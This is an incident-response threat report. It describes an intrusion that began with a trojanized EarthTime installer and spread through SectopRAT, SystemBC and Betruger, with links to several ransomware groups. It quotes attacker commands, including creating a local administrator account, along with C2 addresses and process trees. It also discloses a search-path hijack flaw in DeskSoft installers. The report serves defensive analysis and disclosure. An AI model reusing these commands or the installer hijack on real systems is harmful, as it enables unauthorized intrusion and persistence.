Blurring the Lines: Intrusion Shows Connection With Three Major Ransomware Gangs

⋮ 9/8/2025

Key Takeaways

- The intrusion began when a user downloaded and executed a malicious file impersonating DeskSoft's EarthTime application but instead dropped SectopRAT malware.
- The threat actor deployed multiple malware families, including SystemBC for proxy tunneling, and later Betruger backdoor for additional capabilities. They leveraged various tools such as AdFind, SharpHound, SoftPerfect NetScan, and GT_NET.exe (Grixba) to map out the environment and perform reconnaissance activities.
- Lateral movement was primarily accomplished through RDP connections, with additional use of Impacket's wmiexec. The threat actor moved across multiple systems, including domain controllers, backup servers, and file servers, while maintaining persistence through local account creation and startup folder shortcuts.
- Data collection and exfiltration were performed using WinRAR to compress targeted file shares containing sensitive business documents, which were then transferred via WinSCP to an FTP server hosted by a cloud provider in clear text.
- The discovery of Grixba (a reconnaissance tool linked to Play ransomware), a previous NetScan output containing data from a company reportedly compromised by DragonForce ransomware, and the use of the Betruger backdoor suggest that the likely objective of this intrusion was ransomware deployment. Based on these findings, the threat actor behind this intrusion was most likely an affiliate operating across multiple ransomware groups.

This case was originally published as a Threat Brief to customers in March of 2025. Interested in pricing or have questions about our services? Contact us

The DFIR Report Services

-
  - Private Threat Briefs: 20+ private DFIR reports annually.
  - Threat Feed: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
  - All Intel: Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.

- Private Sigma Ruleset: Features 170+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.
- DFIR Labs: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for pricing or a demo!

Table of Contents:

Case Summary

The intrusion began in September 2024 with a download of a malicious file mimicking the EarthTime application by DeskSoft. Upon execution, SectopRAT was deployed which opened a connection to its command and control (C2) infrastructure. The threat actor established persistence by relocating the malicious file and placing a shortcut in the Startup folder, configured to trigger on user logon. They further elevated access by creating a new local account and assigning it local administrative privileges.

Soon after establishing the initial access, the malware deployed SystemBC. They then accessed the beachhead host via RDP using the newly created local account and executed discovery commands. At this stage, the threat actor completed a DCSync attack against a domain controller. They then followed up by connecting to the domain controller over RDP with the built-in Administrator account and used PsExec to execute SystemBC with SYSTEM privileges on the host. Using their existing proxy tunnel, the threat actor once again used RDP to connect to hosts in the environment. While on the domain controller, we observed the threat actor using Windows utilities, such as ipconfig and nltest, to perform an enumeration.

Over the next few hours, the threat actor connected to several servers using RDP and deployed SystemBC across the environment. On a backup server, they executed a PowerShell script designed to retrieve Veeam credentials.

On the second day, the threat actor used RDP to move laterally to the file server where they dropped a WinRAR executable and archived specific file shares. They transferred the resulting archives to a U.S. based cloud host over unencrypted FTP using WinSCP. This enabled the retrieval of credentials, among other details, during traffic analysis. The threat actor also resumed discovery activity with the use of Grixba, a tool associated with Play Ransomware that uses WMI and WinRM to discover users and systems across the network, which was executed from both the domain controller and a backup server. They carried out further discovery activity with the use of AdFind for AD queries, PowerShell Cmdlets to collect host data, SharpHound for directory mapping, and SoftPerfect NetScan to scan remote hosts.

On the sixth day of the intrusion, SectopRAT spawned a new payload on the beachhead host. The new payload executed was Betruger, a multi-function backdoor. The threat actor also used wmiexec to enumerate remote hosts through various reconnaissance commands executed on the domain controller.


Throughout the intrusion, the threat actor used multiple defense evasion techniques, including process injection, timestomping, disabling Microsoft Defender's protections, and deploying binaries with spoofed metadata to disguise themselves as legitimate cybersecurity tools such as SentinelOne and Avast Antivirus.

While no final actions were observed during this intrusion before the threat actor was evicted, the evidence shows links to three different ransomware operations. The Grixba tooling has been associated with the Play ransomware group. Similarly the Betruger backdoor has been linked to Ransomhub affiliated threat actors. And finally with opsec failures, the threat actor dropped the results of prior netscan discovery that appeared to contain data from a company that had been posted to the DragonForce Ransomware leak site prior in 2024. With each of these indicators we assess this threat actor was active as an affiliate for multiple ransomware groups.

Analysts


Analysis and reporting completed by r3nzsec, EncapsulateJ, rkonicekr, and Adam Rowe.

Initial Access


explorer.exe
C:\Users\REDACTED\Downloads\EarthTime.exe
C:\Windows\SysWOW64\cmd.exe
C2: 45.141.87.55:15647
https://pastebin.com/raw/XK7ARdVw
EXE
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
hostname
ipconfig
nslookup
net user Admon Qwerty12345! /add
C2: 149.28.101.219:443 (SystemBC)
DLL
C:\Users\Public\Music\WakeWordEngine.dll
C:\Users\Public\Music\conhost.dll

The intrusion began when a user downloaded and executed an executable impersonating DeskSoft's EarthTime application. This binary initiated a chain of execution leading to the deployment of SecTopRat, a

.NET-based remote access trojan (RAT) with information-stealing capabilities.



process.parent.executable	process.executable	process.command_line
C:\Windows\explorer.exe	C:\Users\ \Downloads\EarthTime.exe	"C:\Users\ \Downloads\EarthTime.exe"
C:\Users\ \Downloads\EarthTime.exe	C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\cmd.exe
C:\Windows\SysWOW64\cmd.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Windows\explorer.exe	C:\Users\ \Downloads\EarthTime.exe	"C:\Users\ \Downloads\EarthTime.exe"
C:\Users\ \Downloads\EarthTime.exe	C:\Windows\SysWOW64\cmd.exe	:\Windows\SysWOW64\cmd.exe
C:\Windows\SysWOW64\cmd.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
-	C:\Windows\SysWOW64\cmd.exe	"cmd" /K CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\chcp.com	CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\net.exe	net user Admon Qwerty12345! /add
C:\Windows\SysWOW64\net.exe	C:\Windows\SysWOW64\net1.exe	C:\Windows\system32\net1 user Admon Qwerty12345! /add
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	C:\Windows\SysWOW64\cmd.exe	"cmd" /K CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\chcp.com	CHCP 437
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	C:\Windows\SysWOW64\cmd.exe	"cmd" /K CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\chcp.com	CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\rundll32.exe	rundll32 c:\Users\Public\Music\WakeWordEngine.dll, Reset
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	C:\Windows\SysWOW64\cmd.exe	"cmd" /K CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\chcp.com	CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\HOSTNAME.EXE	hostname
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	C:\Windows\SysWOW64\cmd.exe	"cmd" /K CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\chcp.com	CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\net.exe	net localgroup Administrators Admon /add
C:\Windows\SysWOW64\net.exe	C:\Windows\SysWOW64\net1.exe	C:\Windows\system32\net1 localgroup Administrators Admon /add
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	C:\Windows\SysWOW64\cmd.exe	"cmd" /K CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\chcp.com	CHCP 437
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\ipconfig.exe	ipconfig

Impersonated DeskSoft's EarthTime application


SecTopRat/ArechClient

Account created by the TA for persistence

SystemBC for proxy


Adding the TA created account as administrator

While investigating the connection between this malware and the legitimate software, we identified a vulnerability in the installer. Although we did not observe the threat actor exploiting this flaw, it may explain why the software was targeted. The EarthTime application has a list of resource files that it will copy into its install location.




Name	File extension	Date modified	Type	Size
Bell	.wav	7/27/2025 7:27 PM	WAV File	37 KB
Cities.dat	.dat	7/27/2025 7:27 PM	DAT File	2,338 KB
Cities	.txt	7/27/2025 7:27 PM	Text Document	1 KB
Clouds.int	.int	7/27/2025 7:27 PM	INT File	433 KB
EarthTime	.chm	7/27/2025 7:27 PM	Compiled HTML Hel...	56 KB
EarthTime	.exe	7/27/2025 7:27 PM	Application	7,499 KB
Timezones.dat	.dat	7/27/2025 7:27 PM	DAT File	16 KB
Timezones	.txt	7/27/2025 7:27 PM	Text Document	1 KB
Uninstall	.exe	7/27/2025 7:27 PM	Application	253 KB

This includes the EarthTime.exe executable file. When the installer is run, before it unpacks the resources from inside the installer package, It first looks for these resources in the current directory:



```
int __cdecl InsecureCopy(CHAR *lpFileName, CHAR *lpNewFileName)
{
  DWORD LastError; // eax
  int status; // ecx

  if ( GetFileAttributesA(lpFileName) == (unsigned int)INVALID_FILE_ATTRIBUTES )
    return CopyResourceA(lpFileName, lpNewFileName, TRUE, 0, 0, 0);
  if ( CopyFileA(lpFileName, lpNewFileName, 0) )
    return 0;
  LastError = GetLastError();
  status = 8;
  if ( LastError == ERROR_SHARING_VIOLATION )
    return 31;
  return status;
}
```


Meaning that if any of the files listed in the resource are found, it will copy that file instead of the one packaged in the installer. For example, we created our own Cities.txt file, and on installation, we confirmed our modified file was copied to the installed location:



Name	File extension	Date modified	Type	Size
Cities	.txt	8/9/2025 11:08 AM	Text Document	1 KB
Bell	.wav	7/27/2025 7:27 PM	WAV File	37 KB
Cities.dat	.dat	7/27/2025 7:27 PM	DAT File	2,338 KB
Clouds.int	.int	7/27/2025 7:27 PM	INT File	433 KB
EarthTime	.chm	7/27/2025 7:27 PM	Compiled HTML Hel...	56 KB

```
PS C:\Windows\system32> gc "C:\Program Files (x86)\EarthTime\Cities.txt"
Hello from THE DFIR Report! :)
PS C:\Windows\system32>
```

This behavior matches ***CWE-427 – Uncontrolled Search Path Element*** (https://cwe.mitre.org/data/definitions/427.html)




```
PS C:\Users\[redacted]> yara64.exe .\Documents\desksoftsetup.yar -r .\Downloads\
desksoftsetup_hijackable .\Downloads\\DPSetup.exe
desksoftsetup_hijackable .\Downloads\\CMSetup.exe
desksoftsetup_hijackable .\Downloads\\FFSetup.exe
desksoftsetup_hijackable .\Downloads\\SNSetup.exe
desksoftsetup_hijackable .\Downloads\\SCSetup.exe
desksoftsetup_hijackable .\Downloads\\ETSetup.exe
desksoftsetup_hijackable .\Downloads\\HCSetup.exe
desksoftsetup_hijackable .\Downloads\\WMSetup.exe
desksoftsetup_hijackable .\Downloads\\EVSetup.exe
```

We discovered that this vulnerability applies to all software provided by Desksoft.

Execution

EarthTime.exe

